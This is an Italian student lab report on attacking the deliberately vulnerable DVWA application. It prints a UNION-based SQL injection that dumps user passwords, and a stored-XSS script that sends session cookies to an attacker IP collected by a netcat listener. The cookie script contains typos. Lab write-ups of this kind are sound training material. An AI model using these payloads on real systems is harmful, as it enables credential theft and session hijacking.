“SQL INJECTION”

“TRACCIA”

EPICODE

Esercizio
Traccia e requisiti

Traccia:

Nell’esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS reflected.
- SQL injection (blind).

Presenti sull’applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.

Scopo dell’esercizio:

- Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell’attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

N.B.

Come detto dal professore possiamo trovare un errore nella traccia inquanto xss doveva essere fatto con stored e non con reflected


SVOLGIMENTO CON SQL INJECTION (BLIND)

Mediante la nostra sequel injection (blind) siamo risuciti a vedere gli utenti presenti sul database con le loro relative password che abbiamo decifrato utilizzando il **TOOL "JOHN"** nella parte successiva andrò ad elencare i comandi relativi all'esecuzione delle immagini proposte in slide.

UN ATTACCANTE POTREBBE ACCEDERE AI DATI DI ACCESSO E IN AUTOMATICO AL SISTEMA, QUESTO MI PERMETTEREBBE DI IMMETTERE CODICE MALEVOLO ALL'INTERNO DELL'APPLICATIVO.

SCRIPT PER CONTROLLO UTENTI E PASSWORD SUL DATABASE DVWA

'OR 'a'='a' UNION SELECT user, password FROM users -- --



“XSS STORED”

In questa situazione andiamo a espletare le vulnerabilità di dvwa mediante “XSS STORED” questo ci e permesso per via della mancanza di sanitizzazione dell’applicativo.

In questo modo possiamo salvare questo codice malevolo all’interno del link in modo persistente.

Ogni utente che accede a quel link ci permette di ricever i sui cookie di sessione come possiamo evincere dalle slide sottostanti .

LO SCRIPT UTILIZZATO E STATO : **<script> image = new Image(); iamage.src=http://192.168.50.100/?c=” document.cookie; </script>**

Mentre per il tool **netcat** abbiamo utilizzato il seguente comando

“Nc -kvlp 80” in modo da metterci in ascolto sulla porta 80.